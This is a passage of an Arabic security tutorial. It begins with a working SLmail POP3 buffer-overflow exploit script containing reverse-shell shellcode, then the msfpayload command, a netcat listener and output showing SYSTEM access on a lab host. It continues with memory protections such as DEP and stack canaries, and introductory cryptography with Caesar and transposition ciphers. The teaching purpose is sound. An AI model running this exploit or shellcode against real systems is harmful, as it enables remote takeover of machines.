s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode =
("\xbb\xdc\x0e\x23\x1c\xd9\xed\xd9\x74\x24\xf4\x5f\x33\xc9" +
"\xb1\x4f\x31\x5f\x14\x83\xef\xfc\x03\x5f\x10\x3e\xfb\xdf" +
"\xf4\x37\x04\x20\x05\x27\x8c\xc5\x34\x75\xea\x8e\x65\x49" +
"\x78\xc2\x85\x22\x2c\xf7\x1e\x46\xf9\xf8\x97\xec\xdf\x37" +
"\x27\xc1\xdf\x94\xeb\x40\x9c\xe6\x3f\xa2\x9d\x28\x32\xa3" +
"\xda\x55\xbd\xf1\xb3\x12\x6c\xe5\xb0\x67\xad\x04\x17\xec" +
"\x8d\x7e\x12\x33\x79\x34\x1d\x64\xd2\x43\x55\x9c\x58\x0b" +
"\x46\x9d\x8d\x48\xba\xd4\xba\xba\x48\xe7\x6a\xf3\xb1\xd9" +
"\x52\x5f\x8c\xd5\x5e\x9e\xc8\xd2\x80\xd5\x22\x21\x3c\xed" +
"\xf0\x5b\x9a\x78\xe5\xfc\x69\xda\xcd\xfd\xbe\xbc\x86\xf2" +
"\x0b\xcb\xc1\x16\x8d\x18\x7a\x22\x06\x9f\xad\xa2\x5c\xbb" +
"\x69\xee\x07\xa2\x28\x4a\xe9\xdb\x2b\x32\x56\x79\x27\xd1" +
"\x83\xfb\x6a\xbe\x60\x31\x95\x3e\xef\x42\xe6\x0c\xb0\xf8" +
"\x60\x3d\x39\x26\x76\x42\x10\x9e\xe8\xbd\x9b\xde\x21\x7a" +
"\xcf\x8e\x59\xab\x70\x45\x9a\x54\xa5\xc9\xca\xfa\x16\xa9" +
"\xba\xba\xc6\x41\xd1\x34\x38\x71\xda\x9e\x4f\xb6\x4d\x2b" +
"\x50\x38\x8a\x43\x52\x38\x93\x28\xdb\xde\xf9\x5e\x8a\x49" +
"\x96\xc7\x97\x01\x07\x07\x02\x81\xa4\x9a\xc9\x51\xa2\x86" +
"\x45\x06\xe3\x79\x9c\xc2\x19\x23\x36\xf0\xe3\xb5\x71\xb0" +
```

```
"\x3f\x06\x7f\x39\xcd\x32\x5b\x29\x0b\xba\xe7\x1d\xc3\xed" +
"\xb1\xcb\xa5\x47\x70\xa5\x7f\x3b\xda\x21\xf9\x77\xdd\x37" +
"\x06\x52\xab\xd7\xb7\x0b\xea\xe8\x78\xdc\xfa\x91\x64\x7c" +
"\x04\x48\x2d\x8c\x4f\xd0\x04\x05\x16\x81\x14\x48\xa9\x7c" +
"\x5a\x75\x2a\x74\x23\x82\x32\xfd\x26\xce\xf4\xee\x5a\x5f" +
"\x91\x10\xc8\x60\xb0")

Buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode

try:
   print "\Sending buffer..."
   s.connect(('192.168.18.131',110))
   data = s.recv(1024)
   s.send('USER username' +'\r\n')
   data = s.recv(1024)
   s.send('PASS' + buffer + '\r\n')
   s.close()
   print "\Done."

except:
   print "Could not connect to POP3!"
```

يظهر بعض التعديلات على السطر الخاص بال buffer..

```
Buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

لقد استبدلنا ال "4B's" التي قامت بعمل overwrite لل EIP بال address الخاص بال Jmp ESP الذي عثرنا عليه داخل ال slmfc.dll.

أيضاً قُمنا بإضافة opcode معين مُكرر ثماني مرات، وهو `"\x90"` حيث يعني "No Operation"

وما هذا ال NOP..؟

إنها instruction تعني مايلي.. (Do nothing, and execute the next instruction)

وعندما ينتقل ال EIP إلى ال instruction التالية يجدها مثلها.. وهكذا إلى أن يصل إلى بداية ال shellcode.

ولكن لماذا قُمنا بإضافتها بأي حال؟.

لماذا لم نضع ال shellcode مُباشرةً بعد توجيه ال EIP إلى حيثُ تُشير ال ESP ..؟

كي نتجنب ضياع أي عدد من ال bytes الواقعة في بداية ال shellcode جرّاء عملية ال Jump، فنضع له هذه ال NOPs كي يقع ال Pointer في أيٍ مِنها ويُكمِل السير إلى أن يصل إلى ال shellcode.

وأخيراً هذا ال shellcode حصلنا عليه باستخدام أحد موديولات ال Metasploit وهو msfpayload، ويحتاج منا بعض المعلومات الأساسية كال Local IP الخاص بنا وال Local Port،

ولغة البرمجة فيها إذا كانت C أو Python.

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.18.128
LPORT=443 C
```

تبدو الأمور مُمتازة إلى الآن!.

بقيَ لنا أن ننتظر هذا ال reverse shell الذي سيأتي لنا من ال Win XP.. هذا يعني أننا يجب أن نكون في وضع ال Listening كي نتمكن من استقبال هذا الإتصال العكسي.

تقوم لنا أداة Netcat بهذه المُهمة، نقوم بفتح Tab جديد داخل ال Terminal وكتابة هذا الأمر:

```
root@kali:~# nc -nlvp 443
root@kali:~#
```

ثُم نبدأ ال Attack من جديد..

```
root@kali:~# ./fuzznew.py
Sending buffer...
Done.
```

والآن نعود إلى ال Tab الخاص بأداة Netcat لننتظر الإتصال القادم من ال Victim.

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.18.128] from (UNKNOWN) [192.168.18.131] 49557
Microsoft Windows XP SP3
Copyright (c) Microsoft Corporation. All rights reserved.
C:\Program Files\SLmail\System>whoami
whoami
nt authority\system
```

ها نحن ذا.. حصلنا على أعلى الصلاحيات!.. وهي System Privileges.

سنكتفي بهذا القدر..

سننتقل للحديث عن ال Protection Mechanisms المُستخدمة لِحماية ال Operating Systems

وال memory من عمليات التلاعب هذه.

Protection Mechanisms

سنتحدث بشكل مُختصر عن عدة تقنيات أمنية تستخدمها أنظمة التشغيل المختلفة.

يُمكِنُنا تلخيص عملية الاختراق الحادث في ثلاثة خطوات رئيسية:

- الأولى هي حدوث خلل في ال memory المخصصة لهذا البرنامج أو ال application.
- والثانية هي محاولة السيطرة على ال flow الطبيعي للبرنامج بأن نغيِّر مسار هذا ال flow إلى شيء آخر.
- والثالثة هي عملية ال execution لل shellcode الذي قمنا بزرعهِ في مكانٍ ما داخل ال memory.

وبمعرفة التهديدات التي يتعرض لها نظام التشغيل يمكننا تخيل طرق الحماية المناسبة لهذه الثغرات.

نبدأ بأول طريقة:

Nonexecutable Stack

هذا إجراء واضح و مباشر لمنع ثغرات ال Buffer Overflow. فإذا تمكنت من وضع ال Shellcode الخاص بك في أي مكان تريده في ال memory ..فلن تتمكن من تنفيذه!، وبالتالي لن يكون له أهمية.

This feature enabled by default in most Linux distributions, OpenBSD, Mac OS X, Solaris, and Windows.

فَظَهَر تكنيك بإسم ret2libc (returning into libc)، وهي library تحوي بعض ال functions كال printf ( ) و ال exit( )، ..هذه ال functions تعتبر shared بمعنى أن أي برنامج يستخدم هذه ال function سيتمكن من توجيه مسار ال execution إلى مكان هذه ال function داخل ال libc.

فوجود ثغرة في البرنامج ستُمكننا من توجيه ال execution إلى أي function تقع في هذه ال lib. تطور هذا الأمر ليشمل بعض التكنيكات الأخرى مثل:

ret2plt, ret2strcpy, ret2gets, ret2syscall, ret2data, ret2text,
ret2code, ret2dl-resolve, and chained ret2code.

W^X Memory

هذه الخاصية باختصار تعني الآتي:

Making writable memory non-executable, and executable memory non-writable.

وبتطبيق هذه الخاصية سيكون من الصعب عمل inject لل shellcode في حالة وجود vulnerable program.

إذا تم تطبيق هذه ال mechanism وحدها فلن تتمكن من منع كل التكنيكات التي عرضناها فوق، يبدو أنها سَتُفلِح فقط مع ثلاثة منهم. وهم ret2strcpy, ret2gets, and ret2data. فينبغي تدعيمها بتقنيات أخرى..

لكنها فكرة ممتازة، استفادت منها Microsoft عندما طورت ال DEP (Data Execution Prevention) في إصدار Win XP SP2 حيث تعتمد فكرته على هذه النظرية.

Canaries (Stack Protection)

هذه الخاصية تأخذ إسم طائر الكناري، ولتقريب وظيفة هذه الخاصية أكثر سنتكلم عن وظيفة هذا الطائر عند عُمَّال مناجم الذهب. يحمل العُمال معهم هذا الطائر وهم في طريقهم للحفر، فكلما تعمقوا أكثر..

كلما قل الأكسجين أكثر، وهكذا إلى أن ينعدم..

فائدة هذا الطائر هي أنه أكثر حساسيةً منهم للأكسجين.. وبالتالي سيتعرض للاختناق مُبكراً مُنذراً بذلك خطورة استكمال التعمق بالداخل..

وهذا بالضبط ما نريد تطبيقه كنوع من أنواع ال protection لل Stack.

فهي عبارة عن 32 bitS values يتم وضعها في مكانٍ ما بين ال buffers والبيانات الحساسة التي نود حمايتها، وفي حالة حدوث buffer overflow.. ستتعرض هذه ال Canaries لهذا ال overflow أولاً.. مُنذِرةً بذلك البرنامج بحدوث خلل قبل وصول ال overflow لهذه البيانات.


مايلي شكل يوضح ال Stack مع وجود ال canary بين ال buffers و ال variables.

```
↑ Lower addresses
var2              4 bytes
buf               80 bytes
var1              4 bytes
saved ebp         4 bytes
canary            4 bytes
return address    4 bytes
arg               4 bytes
↓ Higher addresses
```

نختم هذا الباب بالشكل التالي، والذي يوضح مفهوم تحقيق الحماية على عدة طبقات وباستخدام عدة تقنيات.

“Using different methods in multiple layers of security”


وهذا ما يُطلَق عليه “Defense in Depth”


Firewall
Access blocked at the firewall
IPS
Access blocked at the IPS
Intruder attempts access, but blocked by AV or whitelisting
AV or whitelisting
DLP
Intruder reaches data, but denied while exfiltrating
Intruder exfiltrates data, but denied when reading
DRM
Source: Ref (10)

الشكل يوضح محاولات اختراق عِدَّة، يتم إحباطها بعدة آليات:

- ففي الشكل الأول تم إحباط المحاولة عن طريق ال "Firewall"، بسبب ال Rules التي تتصدى لأغلب الهجمات.
- في الشكل الثاني استطاع الشاب تجاوز ال FW، لكن أمسكَ به ال "IPS".
- في الحالة الثالثة استطاع تجاوزهم ليصل إلى الجهاز المرجو!، لكن تم الإمساك به بواسطة ال "Anti Virus".
- في الشكل الرابع يظهر أنه استطاع نسخ ملف ويُحاول نقله!، لكن لم يَفلَح بِسَبَب تَصَدي ال "DLP" (Data Leakage Preventions)
- وفي الشكل الأخير استطاع سَرِقَة ال Data ولكن حينَ قَام بِفَتحِها فوجئ بِأنّها مَحمِية بِواسِطة ال "Digital Rights Management"

Part IV
Cryptography



Introduction

أَتَذَكَّر قصة حَدَثَت في عَهد أَحَد حُكَّام الخِلافة الأُمَوية في الأندلُس..

هَذا الرَّجُل الخارِق كان مَصْدَراً للرُّعب عِندَ أعدائِهِ في الأندلس وخارِجها!، فقد قيل أنهُ خاضَ نحو خمسين مَعرَكَة أو غزوة، لم يُهزَم فِيهِم قَط!. واتسعَت دولة المُسلمين في الأندَلس بِشكل كبير في عَهدِهِ لِكثرة المَدائِن والحُصُون التي كان يَقوم باستردادِها أو فَتْحِها وَوَضعِها تَحتَ قيادته.

مُحَمَّد بن أبي عامر (الحاجب المنصور).. عُرِفَ مُنْذُ صِغَرِهِ بِنَباهَتِهِ، وطُمُوحِهِ الكبير، وهِمتَهِ العالية، وذَكائِهِ الفَذّ!. التَحَقَ ليدرس علوم الأدب والحديث في قُرطُبة، ثُمَّ بَدأت رِحلته مَعَ قصر الخِلافة بِتَوليهِ عِدَّة مَناصِب بِشَكل تدريجي.. إلى أن تَمَّ تسليمه قيادة الشرطة، وكانَ حينها وكيلاً لِهشام.. إبن الخليفة "المستنصر بالله".

وبعد وفاة الخليفة كان هشام لايزال صغيراً!، فتَسَلَّم مُحَمَّد بن أبي عامر مَقاليد الأمور لِحين بُلوغ الخليفة الصغير السّن المُناسِب لِتَولي السُلطه. ثُمَّ بَدَأ التاريخ يُسجِّل إنجازاتهِ العَسكرية غير المسبوقة!.

لَن نَخوض في هَذِه الإنجازات فَهَذا ليسَ مَكانها، ولكِن سأروي لكُم قِصة سريعة:

في يوم من الأيام.. استَقَرَّ الحاجِب المَنصور في إحدى غزواتِهِ بمدينة "سالم" وهُو الثغر الذى بَناهُ على حُدود الدُوَل النصرانية في شَمال الأندَلُس، وخَطَرَت لَهُ خاطِرَة على مَدى ذكائهِ وتوقعاتهِ، فاستدعى أحد فرسانه في ليلة شديدة البرد، كثيرة الامطار، وكلفهُ أن يَخرج الى مكان من المَضِيق قُرب هذه المدينة، وقال له:

"من مرَّ بك في هذه الليلة.. تأتي به إلي كائناً من كان"

فاستغرب الفارس وبدأ يتسائل في نفسه.. ومن يَخْرُج في مثل هذه الليلة؟ البرد القارص والمطر الغزير!. نفَّذَ الفارس الأمر، وبقي يرصُد الطريق يرجف من البرد تحت وابل المطر، وإذا بشيخ كبير من النصارى الذين كانوا يعيشون في هذه المدينة من أهل الذمة، على دابة ومعه آلة الحطب مِنْ فأس وحَبْل.

فَسَألهُ الفارِس بَعدَ أن استوقفه: إلى أين أيها العجوز في مثل هذا الوقت ؟ وماذا تفعل ؟

قال العجوز: أريد حَطباً لأهلي ليستدفئوا..

فَتَرَكَهُ الفارس يُواصِل سَيرة، لكِنهُ تذَكَّر أَمر الحاجِب المَنصور.. فقد كانَ مَعروفاً بِحَزمِهِ وشِدَّتِه،

فأوقَفَ العَجوز قائلاً : لابُدَّ أنْ تأتي مَعي إلى الأمير،

قال: وماذا يُريد الأمير مني؟، دعني أُتابع سيري.

إلا أن الفارس أجبره على المثول بين يدي الحاجب المنصور.. فأمَرَ بتفتيشه وتحري ملابسه فما عثروا على شيء مُريب!، فأمرَ المنصور بتحري بردعة الحِمار!،

وبعد تحريها وجدوا فيها خطابا من بعض النصارى القاطِنين في جهة من هذه المدينة يَدلون العدو على ثغرة من ثغرات المسلمين كاتبين:

"أن اهجموا على مدينة سالم وعلى جيش المنصور من الجهة الفلانية ونحن نساعدكم على تلك المباغتة".

تمكنت الدهشة من الحارس، واستفهم من المنصور!، وكيف عرفت أن هذا الجاسوس سيمُر في تلك الليلة ؟

فقال: وهل تنتهز العيون إلا أمثالها؟

انتهت القصة يا صديقي!

والآن تعالَ نُجري بعض التحليلات:

هذا الشيخ الذي تم الإمساك به..

قام باستغلال هذه الظروف المُناخية القاسية لتكون شيء أشبه بال "Secure Tunnel" الذي تم إنشاؤه بين الجهتين التي يصل بينهم. ثم اصطحب معه آلة الحطب ليُمارس بعض أساليب التعمية "Obscurity"، كي يدفع الفارس ألا يُركز على مايُخفيه، وأيضاً قام بإخفاء الرسالة بشكل احترافي ليُصعِّب عملية العثور عليها.

يالهُ من مُراوِغ.. لكن بقيت نقطة ضعف خطيرة وهي أن الرسالة نفسها غير مُشفَّرة!.

فكِّر معي قليلاً.. تخيل أننا نعيش في القرون الوسطى، ونريد أن نُحقق عملية تواصل سرية.

ماذا أفعل في حالة رغبتي للتواصل مع شخص يقع في مدينة أُخرى وبشكل سري وموثوق؟.

...

هل انتهيت؟ ..

ربما سأقوم بالآتي:

سأقوم بإرسال رسول يحمل صندوق خشبي وبداخله "قفل"، هذا القفل سيكون مفتاحه معي أنا فقط!، هذا القفل سأتركه مفتوحاً داخل الصندوق.. وعند وصوله للشخص المرجو، سيقوم هو بأخذ "قفلي" هذا، ثم يضع في هذا الصندوق "قفله هو" وأيضاً سيتركهُ مفتوح ويحتفظ بمفتاح القفل لديه.

والآن سيأتي إليَّ الصندوق وبه قفل صديقي المفتوح!، حينها سأضع رسالتي الخطيرة بداخل الصندوق ثم أغلقه بالقفل الخاص بصديقي وأُرسِلهُ مع الرسول وأنا مُطمئِن أنه في سرية، حيثُ لن يتمكن من فتحه إلا صديقي لأنه الوحيد الذي يحمل مفتاح هذا القفل..

وبالمثل سيكتب لي صديقي الرد ويُغلِق الصندوق بقفلي أنا، ويعيد إرسال الصندوق إليَّ، وبالطبع لن يتمكن أحدهم من فتحه سواي!. ☺ ..أليس كذلك؟.

لقد قمنا بضمان السرية لكن لم نضمن سلامة الصندوق!، فربما يتعرض القفل للكسر أثناء الطريق!، أو يقوم أحدهم بتغيير القفل وإرساله إلى صديقي، وبعد أن يضع صديقي قفله الخاص، سيقوم أيضاً باستبداله بقفل آخر ليُرسلهُ لي!، وبهذا يكون هذا الشخص "Man in the middle" بيننا. ولكن لن يستمر هذا لأكثر من مرة، حيث لن نتمكن أنا وصديقي من فتح الأقفال بعد غلقها لأن مفاتيحنا كانت لأقفال أخرى قام باستبدالها هذا الشخص الدخيل!.

ماهذا ال Challenge!!

يبدو أننا بحاجة لبعض الآليات التي تضمن لنا الخصوصية، والمصداقية، والسلامة، والموثوقية أثناء تعاملنا مع الأشخاص أو الأجهزة الإلكترونية أو ال Data بأنواعها!.

سنتعرف معاً في هذا الباب على تقنيات تشفير البيانات وآليات عملها.

Cryptography

ال Cryptography هو عملية التواصل بين طرفين أو أكثر بشكل سري!، وذلك باستخدام ال Ciphers.

ما هذا ال Cipher؟

نعم.. إنه التوليفة الذكية التي تطرأ على ال Plaintext لِيَتَحوَّل إلى ال Ciphertext.

وما هو ال CipherText؟ ..وماهي أمثلة ال Plaintext التي سنهتم بتشفيرها بهذا التعقيد..؟

هذا ال CipherText هو عبارة عن ال "Scrambled Message"، إنهُ ال output الناتج من تطبيق معادلات التشفير باستخدام ال Secret Key على ال PlainText أو ال Message المُراد إرسالها. أما هذا ال plaintext فهو ال data المُهمة كرسالة بريد إلكتروني بها معلومات حساسة، أو بيانات بطاقة Credit Card، أو ملف Data Base، أو غير ذلك من البيانات الحساسة المُراد حمايتها.

ماهذا ال Secret Key؟

إنه ال Randomizer الذي يُستخدم داخل ال Algorithm، فمثلاً لو فرضنا أن ال Algorithm عبارة عن مجموعة من المعادلات الرياضية، فتكون وظيفة ال Key تحديد ترتيب استخدام هذه المعادلات واختيار القِيَم المُستَخدَمَه فيها كي يَنتج في النهاية output مُختلِف عن ال output الذي نَتَجَ قبله باستخدام نفس ال Algorithm!.. لأن المعادلات ثابتة!، فلو طبقناها كما هي على ال plaintext لإنتاج ال Ciphertext وقام أحدهم بالإمساك بهذا ال cipher مع معرفة نوع

ال Algorithm المُستَخدَمَة، فسيتمكن بِكُل بَساطة من استرجاع ال plaintext!!، أما وجود ال Key يزيد الأمر صعوبة حيث لن يتمكن من تخمين الخطوات والتغيرات التي طرئت على ال plaintext لإنتاج هذا ال Cipher..

سنعود إلى هذا ال key مرةً أخرى بعد قليل.

ولكن ما هو تعريف ال Algorithm إذاً؟

إنها عبارة عن مجموعة من ال Mathematical Rules التي ستُستَخدَم في عملية التشفير وفك التشفير.

وتعتمد ال Algorithm على ال Key لتحقيق ال Security المرجو!، حيثُ أن

- ال Algorithms تكون معلومة للجميع (Algorithms should be public).
- بينما ال Key لابد أن يكون سري بين المُرسِل والمُستقبِل (Keys should remain private).

يُمكِنُنا الوصول لِنَتيجَة مَنطِقية، وهي:

"The algorithm will produce a different output depending on the secret key"
..Key values are used by the algorithms to indicate which equations to use, in what order, and with what values!.

هذا جيد.. كيف تعمل هذه ال Algorithm، أو كيف سيعمل ال Key داخل تلك ال Algorithm؟

إنه يقوم بإجراء مجموعة من ال Substitutions و ال Transpositions على ال plaintext لتحقيق التشفير.

ما هذا ال Substitutions و ال Transpositions؟

الأولى (Substitution) فهي باختصار.. أَخْذ قيمة ثُم استبدالها بِقيمةٍ أُخرى، فمثلاً كُل حرف في الرسالة سيتم استبداله بحرف جديد.

وأما الثانية فتعني أنني أَضَع القِيَم أو الأحرُف بعد إجراء ال Transpositions عليها أمامي، ثُمَّ أقوم ببعثَرَتِها أو بِتَغيير أماكِنِها.

وما الغرض من إجراء هذه العملية؟

إنها أحد المقاييس أو ال (Characteristics) التي تُعبِر عن قوة ال Algorithm!.

نُطلِق عليها: "Confusion and Diffusion"

نُحقق ال Confusion هذا بأن تكون العَلاقة بين ال plaintext و ال key شديدة التعقيد!، وهذا لنضمن أنه لو قام أحدهم بمعرفة ال ciphertext وال plaintext معاً فيكون من الصعب عليه تخمين المُبادلات التي تمت على "الحرف" أو ال character الموجود في ال plaintext لينتج ذلك "الحرف" المقابل له في ال ciphertext. وهذا يَتحَقق بِتطبيق ال Substitution على عدة مراحل.

هذا تعريف آخر له:

Confusion refers to methods used to hide relationships between the plaintext, the ciphertext, and the key. This means that the output bits must involve some complex transformation of the key and plaintext.

أما ال Diffusion يتحقق بأن تكون العلاقة بين ال plaintext و ال ciphertext معقدة بأكبر قدر مستطاع

(As complex as possible) وهذا لأجل إحباط محاولات تخمين ال Key المُستخدم في حالة التقاط أحدهم لل ciphertext. ويتحقق هذا بتطبيق ال Transposition على عدة مراحل أيضاً. هذا يعني أن ال Confusion يُعنَى بال Substitution، وال Diffusion يُعنَى بال Transposition.

إذا لم تستوعب ال Confusion و ال Diffusion بشكل واضح فستفهمهم جيداً عقب هذه الأمثلة:

Substitution Example

سَنَعْرِض مِثال مِن كِتاب السيد "ويليام ستالينج" لل Caesar Cipher لنوضح به كيف تتم عملية ال Substitution ..كما يبدو من إسمه "Caesar Cipher" أنه كان يُستخدم في عهد "يوليوس قيصر"

مايلي مثال ل plaintext، وال ciphertext المُناظر لها:

```
plain:  meet me after the toga party
cipher: PHHW PH DIWHU WKH WRJD SDUWB
```

يبدو سهلاً علينا تخمين ال Secret Key.. أليس كذلك؟

هل أدركت فائدة ال Confusion & Diffusion الآن؟

المُهم.. يبدو أن ال Key هو "character in plain + 3" لإنتاج ال cipher، وبالعكس لفك الشفرة عند وصول الرسالة "character in cipher – 3".

لِنفرض أننا أمسكنا بال cipher هذا أثناء رحلته السعيدة إلى الشخص الآخر.. كيف يُمكننا تخمين ال Key المُستخدم؟

سنقوم بترقيم الأحرف جميعها كما هو موضح بالشكل، لِيَسهُل علينا إجراء المقارنة وتخمين ال Substitutions الحادثة.

a	b	c	d	e	f	g	h	i	j	k	l	m
0	1	2	3	4	5	6	7	8	9	10	11	12

n	o	p	q	r	s	t	u	v	w	x	y	z
13	14	15	16	17	18	19	20	21	22	23	24	25

والآن هذا ال Key إما أن يكون (الحرف + 1)، أو (الحرف + 2)، أو (الحرف + 3)، إلى أن نَصِل إلى (الحرف + 25).

إذاً فنحن أمام "25 of potentials Keys"، أي أننا لدينا 25 احتمال لنُجربهم على هذا ال cipher ونُشاهد المخرجات، إلى أن نُصادف عبارة مفهومة!، حينها نكون قد وقَعنا على ال Key السليم.

وبما أننا هُنا لدينا ال cipher، فسنقوم بِعَكس المُعادلة: (الحرف – 1)، (الحرف – 2)، ...(الحرف – 25)، وهكذا. تُلخِّصُها لنا هذه المعادلة:

Plaintext = Decryption(key, Cipher) = (Cipher - key) mod 26

يبدو أن ال Algorithm أشبه ب function تأخذ Arguments هي ال Key وال Cipher لتُنتج لنا ال Plaintext. هيا لنُجرب تطبيق هذه المعادلة ومشاهدة المُخرجات:

```
  PHHW PH DIWHU WKH WRJD SDUWB
KEY
 1 oggv og chvgt vjg vqic rctva
 2 nffu nf bgufs uif uphb qbsuz
 3 meet me after the toga party
 4 ldds ld zesdq sgd snfz ozqsx
 5 kccr kc ydrcp rfc rmey nyprw
 6 jbbq jb xcqbo qeb qldx mxoqv
 7 iaap ia wbpan pda pkcw lwnpu
              ...
```

هذا الذي طبقناه نُسميه "Brute-Force Attack" وهو يعني الآتي:

Trying every possible key until an intelligible translation of the ciphertext into plaintext is obtained.

لقد فَهِمنا ال Substitution الآن..

هيا لِننتَقِل إلى ال Transposition.

Transposition Example

سنستخدم تكنيك بسيط هو ال "rail fence" لإجراء عملية ال Transposition على ال Plaintext المُراد إرساله.

نأخذ مثال برسالة عبارة عن: THIS IS REALY GREAT BOOK

لتحقيق Security أعلى سنقوم بِكِتابَتِها على هيئة "Block".

سَنكتُب الرسالة في صُفوف على هيئة block ولكي نُكوِّن ال ciphertext سنقوم بكتابتها مرةً أخرى ولكن بالطول**!**،

مع إضافة ال Key والذي سَيُحَدِّد أيّ الأعمدة سَنَبدأ بِهِ أولاً ثُم الذي يليه وهكذا..

```
  Key: 3 4 1 2 5
Plain: T H I S I
       S R E A L
       Y G R E A
       T B O O K
```

والآن سنقوم باستخدام ال Key لتكوين ال cipher، بحيث نبدأ بال Colum رقم واحد وهو الثالث في الترتيب، ثم ال Colum رقم 2 وهو الرابع في الترتيب.. وهكذا. فيكون ال Cipher في النهاية بهذا الشكل:

IEROSAEOTSYTHRGBILAK

Symmetric Cryptography

في البداية سنقوم بتوضيح مفهوم ال "Cryptosystem"

إنهُ يُعَبِّر عن مجموعة المعادلات المُشتَرِكَة في تقديم هذه ال Security Service، وهي عملية التشفير وفك التشفير!.

